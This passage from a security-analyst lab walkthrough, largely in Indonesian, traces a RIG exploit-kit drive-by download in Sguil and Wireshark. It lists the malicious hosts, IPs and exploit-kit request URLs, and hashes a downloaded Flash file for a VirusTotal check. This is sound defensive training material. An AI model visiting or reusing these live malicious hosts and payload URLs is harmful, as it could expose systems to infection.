
Referer: `http://www.bing.com/search?q=home+improvement+remodeling+your+kitchen&qsn=&sp=-1&pq=h...`

Step 3: View HTTP Objects.


- a. Di Wireshark, pilih File > Ekspor Objek > HTTP



- b. Di jendela daftar Ekspor objek HTTP, pilih paket remodeling-your-kitchen-cabinets.html dan simpan itu ke folder rumah Anda.



- c. Tutup Wireshark. Di Sguil, klik kanan ID peringatan 5.24 (alamat IP sumber 139.59.160.143 dan Acara Pesan ET CURRENT_EVENTS Evil Redirector Leading to EK 15 Maret 2017) lalu pilih Wireshark untuk beralih ke Wireshark.



Terapkan filter tampilan http.request dan jawab pertanyaan berikut:



Untuk apa permintaan http?

`GET /engine/classes/js/dle.js.js HTTP/1.1`


Apa server hostnya?

Host: `retrotip.visionurbana.com.ve\r\n`

- d. Di Wireshark, buka File > Ekspor Objek > HTTP dan simpan file JavaScript ke folder utama Anda.
- e. Tutup Wireshark. Di Sguil, klik kanan ID peringatan 5.25 (**Pesan Acara ET CURRENT_EVENTS RIG EK Struktur URI 13 Mar 2017 M2**) dan pilih Wireshark untuk beralih ke Wireshark. Terapkan tampilan http.request menyaring. Perhatikan bahwa peringatan ini sesuai dengan tiga permintaan GET, POST, dan GET yang kita lihat lebih awal.



- f. Dengan paket pertama yang dipilih, di area detail paket, perluas Hypertext Transfer Protocol data lapisan aplikasi. Klik kanan informasi Host dan pilih Terapkan sebagai Kolom untuk menambahkan Host informasi ke kolom daftar paket, seperti yang ditunjukkan pada gambar.



- g. Untuk memberikan ruang bagi kolom Host, klik kanan header kolom Panjang dan hapus centang. Ini akan menghapus kolom Panjang dari tampilan.

Before:

No.	Time	Source	Destination	Protocol	Length	Host	Host	Info
4	2017-01-27 22:54:43	172.16.4.193	194.87.234.129	HTTP	605	tyu.benme.com	tyu.benme.com	GET /?ct=Vivaldi&biw=Vivaldi.
10	2017-01-27 22:54:43	172.16.4.193	194.87.234.129	HTTP	612	tyu.benme.com	tyu.benme.com	POST /?oq=CEh3h8_svK7pSP1Lg1R
95	2017-01-27 22:55:04	172.16.4.193	194.87.234.129	HTTP	754	tyu.benme.com	tyu.benme.com	GET /?biw=SeaMonkey.105qj67.4

After:



No.	Time	Source	Destination	Protocol	Length	Host	Host	Info
4	2017-01-27 22:54:43	172.16.4.193	194.87.234.129	HTTP	tyu.benme.com	tyu.benme.com	tyu.benme.com	GET /?ct=Vivaldi&biw=Vivaldi.95ec76
10	2017-01-27 22:54:43	172.16.4.193	194.87.234.129	HTTP	tyu.benme.com	tyu.benme.com	tyu.benme.com	POST /?oq=CEh3h8_svK7pSP1Lg1RbVcgU3
95	2017-01-27 22:55:04	172.16.4.193	194.87.234.129	HTTP	tyu.benme.com	tyu.benme.com	tyu.benme.com	GET /?biw=SeaMonkey.105qj67.406x7d8

- h. Nama-nama server sekarang terlihat jelas di kolom Host pada daftar paket.


Step 4: Create a Hash for an Exported Malware File.

Kami mengetahui bahwa pengguna bermaksud mengakses www.homeimprovement.com, namun situs tersebut mengarahkan pengguna ke situs lain situs. Akhirnya file diunduh ke host dari situs malware. Di bagian lab ini, kita akan menemukan file yang diunduh dan dikirimkan file hash ke VirusTotal untuk memverifikasi bahwa ada file berbahaya diunduh.


- a. Di Wireshark, buka File > Ekspor Objek > HTTP dan simpan dua file teks/html dan file application/xshockwave-flash ke direktori home Anda.




- b. Sekarang Anda telah menyimpan ketiga file ke folder utama Anda, uji untuk melihat apakah salah satu file cocok dengan a nilai hash yang diketahui untuk malware di **virustotal.com**. Keluarkan perintah **ls -l** untuk melihat file yang disimpan di direktori home Anda. File flash memiliki kata SeaMonkey di dekat awal nama file yang panjang. Itu nama file dimulai dengan **%3fbw=SeaMonkey**. Gunakan perintah **ls -l** dengan **grep** untuk memfilter nama file pola **seamonkey**. Opsi **-i** mengabaikan perbedaan huruf besar-kecil.



- c. Hasilkan hash SHA-1 untuk file flash SeaMonkey dengan perintah **sha1sum** diikuti oleh nama file. Ketik 4 huruf pertama %3fb dari nama file lalu tekan tombol **tab** untuk mengisi sisanya secara otomatis nama file. Tekan enter dan sha1sum akan menghitung nilai hash dengan panjang tetap 40 digit. Sorot nilai hash, klik kanan, dan salin. Sha1sum disorot dalam contoh di bawah ini. **Catatan:** Ingatlah untuk menggunakan penyelesaian tab.



- d. Anda juga dapat menghasilkan nilai hash dengan menggunakan NetworkMiner. Arahkan ke Sguil dan klik kanan ID peringatan 5.25 (**Pesan Acara ET CURRENT_EVENTS RIG EK URI Struct 13 Mar 2017 M2**) dan pilih NetworkMinor untuk beralih ke NetworkMinor. Pilih tab File. Dalam contoh ini, klik kanan file dengan swf ekstensi dan pilih Hitung hash MD5 / SHA1 / SHA256. Bandingkan nilai hash SHA1 dengan satu dari langkah sebelumnya. Nilai hash SHA1 harus sama.




Ini hasil pada command prompt:

```
analyst@SecOnion:~$ sha1sum %3fbiw\=SeaMonkey.105qj67.406x7d8b3\&yus\=SeaMonkey.78vg115.406g6d1r6\&br_fl\=2957\&oq\=pLLYG0Aq3jxbTfgFp1IgIUv1Cpaqq3UbTykKZhJKB9BSKaA9E-qKSErM62V7FjLhTJg\&q\=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoag9MildZqqZGX_k7fDfF-qoVzcCgWRxf\&ct\=SeaMonkey\&tuif\=1166
97a8033303692f9b7618056e49a24470525f7290 